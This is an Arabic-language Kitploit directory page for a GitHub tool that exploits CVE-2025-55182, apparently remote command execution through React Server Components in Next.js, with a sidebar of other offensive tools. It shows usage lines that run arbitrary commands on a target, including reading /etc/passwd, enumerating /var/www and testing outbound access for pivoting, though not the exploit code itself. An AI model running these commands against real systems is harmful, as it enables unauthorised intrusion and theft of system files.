
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
POC-CVE-2025-55182 — POC-CVE-2025-55182 | Kitploit
أدوات/GitHubGitHub/devvaibhav07/poc-cve-2025-55182
ماسحات الثغرات الأمنيةتوليد الحمولةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالقيادة والسيطرة
GitHubdevvaibhav07/poc-cve-2025-55182

POC-CVE-2025-55182

POC-CVE-2025-55182

عرض المستودع
14منذ 11 أشهرلم تتم المراجعة بعد
مشاركة

الماسح المتقدم CVE-2025-55182

أداة استغلال متكاملة الميزات لثغرة CVE-2025-55182 — تنفيذ التعليمات البرمجية عن بُعد عبر مكوّنات خادم React في Next.js. يقوم الماسح تلقائيًا بصياغة حمولة multipart ويستغل process.mainModule.require('child_process').execSync() لتحقيق تنفيذ أوامر نظام تشغيل عشوائية على الأنظمة المعرّضة للثغرة.

الميزات

  • مولّد حمولة تلقائي — لا حاجة لترميز يدوي
  • تنفيذ الأوامر مع استخراج نظيف لمخرجات STDOUT
  • اكتشاف تلقائي للبروتوكول (يُضاف https:// إذا كان مفقودًا)
  • فك ترميز URL بشكل صحيح + استعادة الأسطر الجديدة
  • مخرجات غنية ملوّنة لتغذية راجعة سريعة للمشغّل
  • بصمة الأخطاء (500 / 403 / SSL / انتهاء المهلة / أنماط WAF)

التثبيت

chmod +x scanner.sh

الاستخدام

Default scan (executes 'id')

./scanner.sh -d vulnerable-app.com

Custom command execution

./scanner.sh -d vulnerable-app.com -c "whoami"

With explicit protocol

./scanner.sh -d http://localhost:3000 -c "cat /etc/passwd"


الخيارات

Screenshot 2025-12-09 at 16 13 23

أمثلة

Verify RCE

./scanner.sh -d shop.example.com

System fingerprinting

./scanner.sh -d shop.example.com -c "uname -a"

Enum writable paths

./scanner.sh -d shop.example.com -c "ls -la /var/www"

Pivot helper — check outbound access

./scanner.sh -d shop.example.com -c "ping -c 4 google.com"

لا تتردد في التواصل عبر mailto:[email protected]

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    415
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    343
  • 5

    antifox

    antifox-ai/antifox

    منصة اختبار اختراق متعددة الوكلاء ذاتية التشغيل بالذكاء الاصطناعي تُجري الاستطلاع واكتشاف سطح الهجوم والتحقق من الاستغلال وتسليم تقارير مدعومة بالأدلة.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    258

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





